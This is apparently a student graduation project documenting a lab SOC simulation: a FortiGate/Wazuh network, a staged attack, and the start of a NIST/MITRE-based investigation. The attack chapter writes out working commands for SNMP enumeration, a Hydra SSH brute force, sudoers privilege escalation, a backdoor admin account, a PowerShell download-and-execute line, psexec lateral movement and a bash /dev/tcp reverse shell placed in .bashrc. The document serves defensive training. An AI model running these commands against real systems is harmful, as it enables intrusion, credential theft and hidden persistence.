وزارة الاتصالات وتكنولوجيا المعلومات

رواد مصر الرقمية

End-to-End SOC Investigation and Incident Response Using NIST Framework and MITRE ATT&CK

GRADUATION PROJECT Documentation

Table of Contents

Page No.	Section / Chapter	Content Description
3	Chapter 1: Introduction	Project Overview, Objectives, and NIST Framework Overview.
10	Chapter 2: Attack Scenario	External Reconnaissance, Breach, Privilege Escalation, and Persistence.
16	Chapter 3: SOC Investigation	Intrusion Analysis, Attack Timeline, and MITRE ATT&CK Mapping.
20	Chapter 4: Incident Response (IR)	IR Phases: Preparation, Detection, Containment, and Lessons Learned.
29	Chapter 5: IR Playbooks	NIST-mapped Playbooks and Performance Metrics (KPIs).
31	Playbook 1: SSH Brute Force	Detection and Mitigation of automated Brute Force attempts on Linux nodes.
33	Playbook 2: Port Scanning	Handling Nmap reconnaissance and identifying open services.
35	Playbook 3: Suspicious Auth	Investigation of failed/successful Windows logins and lateral movement.
37	Playbook 4: Priv. Escalation	Detecting unauthorized administrative rights and backdoor creation.
39	Playbook 5: Defense Evasion	Response to log clearing and attempts to delete attack evidence.

Chapter 1: Introduction

1.Introduction

1.1 Project Overview

This project demonstrates the design and implementation of an Incident Response and Security Operations Center (SOC) Simulation. The primary objective is to build a resilient, industry-standard infrastructure that can detect, analyze, and respond to cyber threats in real-time. By integrating centralized logging, network security, and host-based monitoring, this environment provides a comprehensive platform for simulating complex attack lifecycles and validating defensive playbooks.

1.2 Problem Statement

In modern enterprise environments, the sheer volume of security alerts can overwhelm traditional manual response teams. This project addresses the need for Automated Incident Response by utilizing the NIST SP 800-61 r2 framework to bridge the gap between initial detection and effective containment.

1.3 Overview of NIST SP 800-61

The National Institute of Standards and Technology (NIST) developed the **SP 800-61** (Computer Security Incident Handling Guide) to provide organizations with a comprehensive and flexible framework for responding to cybersecurity threats. Rather than treating security as a static state, NIST views Incident Response (IR) as a structured cycle that helps organizations minimize the impact of attacks and strengthen their overall security posture over time.

1.4 Why Adopt a Structured Framework?

Effective incident response is not just about technical skill; it is about coordination and consistency. Adopting the NIST framework provides several key benefits:

- **Reduced Response Time:** Pre-defined phases ensure that responders know exactly what to do when a breach is detected, reducing the "dwell time" of an attacker.
- **Standardization:** It provides a common language for security teams, management, and stakeholders to discuss and manage risks.
- **Regulatory Compliance:** Many international security standards and regulations require an IR plan that follows recognized frameworks like NIST.

1.5 The Four Phases of the NIST IR Life Cycle

The NIST framework organizes the incident response process into four distinct, overlapping phases:

Phase 1: Preparation

Preparation is the foundation of the entire cycle. It involves establishing the capability to respond to incidents before they occur. This includes:

- Developing incident response policies and detailed playbooks.
- Setting up necessary security tools, monitoring systems, and communication channels.
- Conducting training and awareness exercises to ensure the team is ready for real-world scenarios.

Phase 2: Detection and Analysis

This phase begins when signs of a potential incident are identified. The focus is on verifying whether an event is actually a security incident and determining its severity. Key activities include:

- Monitoring logs and alerts from SIEMs, firewalls, and endpoint sensors.
- Correlating data to understand the attack's point of entry and its potential scope.
- Prioritizing the incident based on its impact on business operations.

Phase 3: Containment, Eradication, and Recovery

Once an incident is confirmed, the goal shifts to stopping the threat and restoring normal operations. This phase is often broken down into three sub-steps:

- **Containment:** Implementing short-term and long-term strategies to limit the damage and prevent the threat from spreading.
- **Eradication:** Identifying and removing all components of the incident, such as deleting malware, closing vulnerabilities, or disabling breached accounts.
- **Recovery:** Restoring systems to normal operation, verifying that they are clean, and monitoring them for any signs of a recurring threat.

Phase 4: Post-Incident Activity

Often referred to as "Lessons Learned," this phase is crucial for long-term improvement. The team reviews the incident to identify:

- What happened and how well the team responded.
- Gaps in the current security posture or the IR plan.
- Actionable data to update the Preparation phase, ensuring the organization is better protected against similar attacks in the future.

2. Simulation Environment

2.1 Lab Infrastructure

The project is built within a Virtual Desktop Infrastructure (VDI) using VMware Workstation, which ensures a scalable and isolated environment for testing malicious activities without compromising physical hardware.

2.2 Network Topology & Components

The environment is logically segmented to represent a real-world corporate network, managed by a virtualized FortiGate Next-Generation Firewall (NGFW). The core components include:

- **Security Information and Event Management (SIEM):** A centralized **Wazuh** Manager (Ubuntu-based) deployed in an "All-in-One" configuration for high-efficiency log analysis and alerting.
- **Security Gateway:** A FortiGate VM acting as the primary perimeter defense, providing static routing, NAT, and granular security policies between VLANs.
- **Target Endpoints (VLAN 10):**
  - **Windows 10 Client:** Monitored via **Wazuh Agent** for deep visibility into process execution and registry changes.
  - **Ubuntu Client:** Monitored via Wazuh Agent for SSH auditing, system log monitoring, and File Integrity Monitoring (FIM).
- **Attacker Node:** A Kali Linux machine positioned outside the internal network to simulate external reconnaissance, exploitation, and post-exploitation activities.

3.Network Low Level Diagram


The environment is built on a Modular Segmented Architecture designed to simulate a real-world enterprise network. The infrastructure is divided into distinct security zones managed by a FortiGate Next-Generation Firewall (NGFW), which acts as the central gateway and policy enforcement point.

Key Components & Segmentation:

- **External/Untrusted Zone (The Attacker):**
  - Represented by a Kali Linux node (192.168.1.200). This node simulates external threats and resides outside the internal local area network (LAN), forcing all traffic to pass through the firewall's security inspection.

- **Security Operations Zone (VLAN 20):**
  - Contains the Wazuh SIEM Manager (172.16.20.2). This zone is dedicated to security monitoring and management. It receives Syslog data from the FortiGate via UDP Port 514, ensuring centralized visibility of network-level events.

- **User/Endpoint Zone (VLAN 10):**
  - Consists of mixed OS endpoints: Windows 10 Client (172.16.10.3) and Ubuntu Client (172.16.10.2). These agents communicate with the SIEM manager via TCP Port 1514 for encrypted log transmission, file integrity monitoring, and active response.



Traffic Flow & Communication Matrix:

SOURCE	DESTINATION	SOURCE IP	DESTINATION IP	PROTOCOL/PORT	PURPOSE
FORTIGATE	WAZUH MANAGER	172.16.20.1	172.16.20.2	UDP/514	NETWORK TRAFFIC & SYSTEM LOGS (SYSLOG)
ENDPOINTS	WAZUH MANAGER	172.16.10.2 /172.16.10.3	172.16.20.2	TCP/1514	AGENT-MANAGER SECURE COMMUNICATION
KALI LINUX	VLAN 10	192.168.1.200	172.16.10.2 /172.16.10.3	VARIOUS	ATTACK VECTOR (SUBJECT TO FIREWALL POLICIES) UNAUTHORIZED ACCESS
INBOUND MANAGEMENT ACCESS	VLAN 10	ANY	172.16.10.2 /172.16.10.3	SSH (22)	REMOTE ACCESS FOR REMOTLY EMPLOYERS

Asset Inventory & Endpoint Classification:


Asset Name	Operating System	IP Address	Function / Role	Criticality	Managed by Agent
FortiGate-VM	FortiOS 7.2.4	172.16.20.1	Firewall / Security Gateway	Critical	No (Syslog)
Wazuh-Manager	Ubuntu 22.04 LTS	172.16.20.2	SIEM / Incident Response Central	Critical	Yes (Self)
Ubuntu-Client	Ubuntu 22.04 LTS	172.16.10.2	Linux Endpoint (VLAN 10)	High	Yes
Windows-10	Windows 10 Pro	172.16.10.3	Windows Endpoint (VLAN 10)	High	Yes

Detailed FortiGate Interface Inventory:

The FortiGate NGFW acts as the default gateway for all internal VLANs, providing inter-VLAN routing and security inspection between VLAN 10 (172.16.10.0/24) and VLAN 20 (172.16.20.0/24)

Interface	Role	IP Address	Subnet / VLAN
Port 1	User/Endpoints	172.16.10.1	VLAN 10 (Clients)
Port 2	Security Management	172.16.20.1	VLAN 20 (Wazuh)
Port 3	External / Internet	192.168.1.100	Untrusted (Kali Zone)

Attack Flow Diagram (Kill Chain)



Attack Timeline Visualization

Chapter 2: Attack Scenario

1. External Reconnaissance & Perimeter Discovery

The attack originated from an external position (Kali Linux, IP: 192.168.1.200). The adversary performed a network sweep using netdiscover, identifying a live gateway at 192.168.1.100 (FortiGate Port 3). Initial port scanning suggested that SNMP was closed; however, by employing an aggressive Nmap script (snmp-brute), the attacker successfully discovered that the service was active and vulnerable.

```
Currently scanning: 172.16.0.0/16   |   Screen View: Unique Hosts

14 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 840
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.1     d4:6b:a6:91:8b:55      7     420  HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.6     f8:89:d2:c6:ae:85      1      60  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.1.100   00:0c:29:19:df:28      6     360  VMware, Inc.


┌──(kali㉿kali)-[~]
└─$ nmap -sV -O -PN 192.168.1.100
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-04 15:47 EEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.100
Host is up (0.0017s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE  SERVICE   VERSION
80/tcp  open   http
113/tcp closed ident
161/tcp closed snmp
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU -p 161 --script snmp-brute 192.168.1.100
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-04 15:51 EEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.100
Host is up (0.00064s latency).

PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:0C:29:19:DF:28 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.00 seconds
```

2. Network Enumeration & Intelligence Gathering

By "walking" the SNMP tree using snmpwalk, the attacker successfully extracted the firewall's internal routing table. This critical leak revealed the existence of two segmented internal subnets managed by the firewall:

- VLAN 10 (Clients): 172.16.10.0/24.
- VLAN 20 (SIEM/SOC): 172.16.20.0/24.

A secondary internal scan targeted these subnets. While the SIEM zone (172.16.20.0) was secure, the attacker pinpointed a high-value target in the client zone: Ubuntu Client (172.16.10.2) running an SSH service.

```
┌──(kali㉿kali)-[~]
└─$ snmpwalk -v2c -c remote 192.168.1.100 .1.3.6.1.2.1.4.21
iso.3.6.1.2.1.4.21.1.1.0.0.0.0 = IpAddress: 0.0.0.0
iso.3.6.1.2.1.4.21.1.1.172.16.10.0 = IpAddress: 172.16.10.0
iso.3.6.1.2.1.4.21.1.1.172.16.20.0 = IpAddress: 172.16.20.0
iso.3.6.1.2.1.4.21.1.1.192.168.1.0 = IpAddress: 192.168.1.0
iso.3.6.1.2.1.4.21.1.2.0.0.0.0 = INTEGER: 3
iso.3.6.1.2.1.4.21.1.2.172.16.10.0 = INTEGER: 1
iso.3.6.1.2.1.4.21.1.2.172.16.20.0 = INTEGER: 2
iso.3.6.1.2.1.4.21.1.2.192.168.1.0 = INTEGER: 3
iso.3.6.1.2.1.4.21.1.3.0.0.0.0 = INTEGER: 0
iso.3.6.1.2.1.4.21.1.3.172.16.10.0 = INTEGER: 0
iso.3.6.1.2.1.4.21.1.3.172.16.20.0 = INTEGER: 0
iso.3.6.1.2.1.4.21.1.3.192.168.1.0 = INTEGER: 0
iso.3.6.1.2.1.4.21.1.4.0.0.0.0 = INTEGER: 0
```

3. Initial Breach: The Linux Foothold

Using OSINT (Open Source Intelligence), the attacker gathered potential employee names and identified a valid username: user1.

A Brute Force attack was launched via Hydra against the Ubuntu SSH service. After several attempts, the password 112233 was cracked, granting the attacker an initial foothold on the internal network.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l user1 -P /usr/share/wordlists/rockyou.txt ssh://172.16.10.2 -t 4 -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-11 11:11:39
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://172.16.10.2:22/
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "princess" - 6 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "1234567" - 7 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "rockyou" - 8 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "12345678" - 9 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "abc123" - 10 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "nicole" - 11 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "daniel" - 12 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "babygirl" - 13 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "monkey" - 14 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "lovely" - 15 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "jessica" - 16 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "654321" - 17 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "michael" - 18 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "ashley" - 19 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "qwerty" - 20 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "111111" - 21 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "iloveu" - 22 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "000000" - 23 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "michelle" - 24 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "tigger" - 25 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "sunshine" - 26 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "chocolate" - 27 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "password1" - 28 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "soccer" - 29 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "anthony" - 30 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "friends" - 31 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.16.10.2 - login "user1" - pass "butterfly" - 32 of 14344399 [child 3] (0/0)
```

```
[22][ssh] host: 172.16.10.2   login: user1   password: 112233
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-11 11:14:02
```

```
┌──(kali㉿kali)-[~]
└─$ ssh user1@172.16.10.2
The authenticity of host '172.16.10.2 (172.16.10.2)' can't be established.
ED25519 key fingerprint is SHA256:S4nI5hue5YPbFEn/zejJM5pIG5OunArryn9eIbAp1ts.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.10.2' (ED25519) to the list of known hosts.
user1@172.16.10.2's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.0-19-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

107 updates can be applied immediately.
30 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

user1@client-VMware-Virtual-Platform:~$
```

4. Local Escalation of Privileges

Once inside the Ubuntu system, the attacker performed local enumeration (whoami, id) and discovered a critical misconfiguration: user1 was permitted to run nano with sudo privileges without a password.

The attacker exploited this by opening the /etc/sudoers file and modifying it to grant themselves full Root access.

```
user1@client-VMware-Virtual-Platform:~$ sudo -l
Matching Defaults entries for user1 on client-VMware-Virtual-Platform:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User user1 may run the following commands on client-VMware-Virtual-Platform:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /usr/bin/nano
```

```
  GNU nano 7.2                                                                    /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# This fixes CVE-2005-4890 and possibly breaks some versions of kdesu
# (#1011624, https://bugs.kde.org/show_bug.cgi?id=452532)
Defaults        use_pty

# This preserves proxy settings from user environments of root
# equivalent users (group sudo)
#Defaults:%sudo env_keep += "http_proxy https_proxy ftp_proxy all_proxy no_proxy"

# This allows running arbitrary commands, but so does ALL, and it means
# different sudoers have their choice of editor respected.
#Defaults:%sudo env_keep += "EDITOR"

# Completely harmless preservation of a user preference.
#Defaults:%sudo env_keep += "GREP_COLOR"

# While you shouldn't normally run git as root, you need to with etckeeper
#Defaults:%sudo env_keep += "GIT_AUTHOR_* GIT_COMMITTER_*"

# Per-user preferences; root won't have sensible values for them.
#Defaults:%sudo env_keep += "EMAIL DEBEMAIL DEBFULLNAME"

# "sudo scp" or "sudo rsync" should be able to use your SSH agent.
#Defaults:%sudo env_keep += "SSH_AGENT_PID SSH_AUTH_SOCK"

# Ditto for GPG agent
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"

# Host alias specification

# User alias specification

# Cmnd alias specification
```

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
user1 ALL=(ALL:ALL) ALL
```

```
user1@client-VMware-Virtual-Platform:~$ sudo -l
Matching Defaults entries for user1 on client-VMware-Virtual-Platform:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User user1 may run the following commands on client-VMware-Virtual-Platform:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /usr/bin/nano
user1@client-VMware-Virtual-Platform:~$ sudo su -
[sudo] password for user1:
root@client-VMware-Virtual-Platform:~# whoami
root
root@client-VMware-Virtual-Platform:~#
```

5. Lateral Movement & Windows Compromise

To pivot to the Windows environment, the attacker identified a shared directory used for system updates between Ubuntu and Windows. The attacker performed the following:

- Identified legitimate files (update1.ps, update2.ps).
- Crafted a malicious PowerShell script, update5.ps, and placed it in the directory.
- The script was executed on the Windows 10 Client (172.16.10.3), which silently created a new local user: hacker_123 (password: 123) and attempted to disable Windows Defender and Antivirus protections. The attacker then successfully logged into the Windows machine using these new credentials.

```
root@client-VMware-Virtual-Platform:/home/user1# cd ~
root@client-VMware-Virtual-Platform:~# ls
nano.3549.save  snap  Update.ps1  Updates
```

```
root@client-VMware-Virtual-Platform:~# cd Updates
root@client-VMware-Virtual-Platform:~/Updates# ls
Update1.ps1  Update2.ps1  Update3.ps1
root@client-VMware-Virtual-Platform:~/Updates#
```

```
net user Hacker123 123 /add
net localgroup administrators Hacker123 /add
```

```
PS C:\Windows\system32> powershell.exe -ExecutionPolicy Bypass -Command "Write-Host 'Applying Update5 from Server'; IEX (New-Object Net.WebClient).DownloadString('http://172.16.10.2/Update5.ps1')"
Applying Update5 from Server
The command completed successfully.

The command completed successfully.
```

```
root@client-VMware-Virtual-Platform:~/Updates# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.16.10.3 - - [04/May/2026 16:52:22] "GET /Update5.ps1 HTTP/1.1" 200 -
172.16.10.3 - - [04/May/2026 16:53:12] "GET /Update5.ps1 HTTP/1.1" 200 -
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-psexec Hacker123:'123'@172.16.10.3
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 172.16.10.3.....
[*] Found writable share ADMIN$
[*] Uploading file mHkAvxHF.exe
[*] Opening SVCManager on 172.16.10.3.....
[*] Creating service CYkx on 172.16.10.3.....
[*] Starting service CYkx.....
```

6. Persistence Mechanisms

To ensure the breach survived a system reboot and user logout, the attacker established "Backdoors" on both systems:

- Linux Persistence: Created a Cron job in Ubuntu that triggers a reverse shell session back to the attacker's machine whenever user1 logs in.
- Windows Persistence: Utilized the newly created hacker_123 account to maintain administrative access.

```
root@client-VMware-Virtual-Platform:/home/user1# crontab -u user1 -e
crontab: installing new crontab
root@client-VMware-Virtual-Platform:/home/user1# echo "bash -i >& /dev/tcp/192.168.100.200/4444 0>&1" >> /home/user1/.bashrc
```

Chapter 3: SOC Investigation


1. Executive Summary

A coordinated, multi-stage intrusion targeted both Linux and Windows systems within the environment. The attacker progressed methodically from reconnaissance to persistence establishment and defense evasion. Despite evasion efforts, including log truncation and audit policy tampering, the centralized Wazuh SIEM maintained complete visibility, preserving the telemetry required to reconstruct the full attack chain.

2. Intrusion Analysis Framework (Diamond Model)

- **Adversary (Who):** External threat actor originating from 192.168.1.200 (Kali Linux). Infrastructure (Where): Entry via FortiGate Port 3 (192.168.1.100), targeting internal assets in VLAN 10.
- **Capability (How):** SNMP enumeration, SSH brute force (Hydra), privilege escalation via sudo nano misconfiguration, and PowerShell-based persistence (update5.ps).
- **Victim (Targets):**
  Ubuntu Client: 172.16.10.2
  Windows 10 Client: 172.16.10.3

timestamp	agent.name	rule.nist_800_53	rule.description	rule.level	rule.id	data.srcip
May 4, 2026 @ 18:53:54.974	python-VMware-Virtual-Platform	AU.6	Fortigate: Multiple high traffic events from sa...	3	81619	192.168.1.200
May 4, 2026 @ 15:17:05.126	client	AU.14, AC.7, SI.4	Multiple authentication failures followed by a ...	12	40112	192.168.1.200
May 4, 2026 @ 15:17:04.523	client	AU.14, AC.7, SI.4	Multiple authentication failures followed by a ...	12	40112	192.168.1.200
May 4, 2026 @ 15:16:35.029	client	AU.14, AC.7	sshd: authentication failed.	5	5760	192.168.1.200
May 4, 2026 @ 15:16:34.983	client	AU.14, AC.7	sshd: authentication failed.	5	5760	192.168.1.200
May 4, 2026 @ 15:16:34.478	client	AU.14, AC.7	sshd: authentication failed.	5	5760	192.168.1.200
May 4, 2026 @ 15:16:34.475	client	AU.14, AC.7	sshd: authentication failed.	5	5760	192.168.1.200
May 4, 2026 @ 15:16:32.953	client	AU.14, AC.7, SI.4	Multiple authentication failures followed by a ...	12	40112	192.168.1.200
May 4, 2026 @ 15:16:32.465	client	AU.14, AC.7, SI.4	Multiple authentication failures followed by a ...	12	40112	192.168.1.200
May 4, 2026 @ 15:16:30.949	client	AU.14, AC.7	sshd: authentication failed.	5	5760	192.168.1.200
May 4, 2026 @ 15:16:30.949	client	AU.14, AC.7	sshd: authentication failed.	5	5760	192.168.1.200
May 4, 2026 @ 15:16:30.942	client	AU.14, AC.7	sshd: authentication failed.	5	5760	192.168.1.200
May 4, 2026 @ 15:16:30.939	client	AU.14, AC.7	sshd: authentication failed.	5	5760	192.168.1.200
May 4, 2026 @ 15:16:30.472	client	AU.14, AC.7	sshd: authentication failed.	5	5760	192.168.1.200
May 4, 2026 @ 15:16:30.469	client	AU.14, AC.7	sshd: authentication failed.	5	5760	192.168.1.200



3. Attack Timeline and Evidence Correlation

Phase I: Reconnaissance and Initial Access

- **Source:** 192.168.1.200
- **Timestamp:** 2026-05-04 15:17:05
- **Evidence:** Wazuh Rule ID: **5763** (SSHD brute force activity) and **40112** (Successful login after failures).
- **Analysis:** The attacker utilized **SNMP enumeration** to extract the routing table from the FortiGate, identifying the internal subnets. A brute-force attack against user1 succeeded due to a weak password (**112233**).

timestamp	agent.name	rule.nist_800_53	rule.description	rule.level	rule.id	data.srcip
May 4, 2026 @ 15:16:26.459	client	SI.4, AU.14, AC.7	sshd: brute force trying to get access to the ...	10	5763	192.168.1.200
May 4, 2026 @ 15:17:05.126	client	AU.14, AC.7, SI.4	Multiple authentication failures followed by a ...	12	40112	192.168.1.200

Phase II: Privilege Escalation (Linux)

- **Actor:** Compromised user1 account.
- **Timestamp:** 2026-05-04 15:20:12 & 15:20:20
- **Evidence:** Wazuh Rule ID: **550** (FIM – checksum modification) and **5402** (Sudo usage).
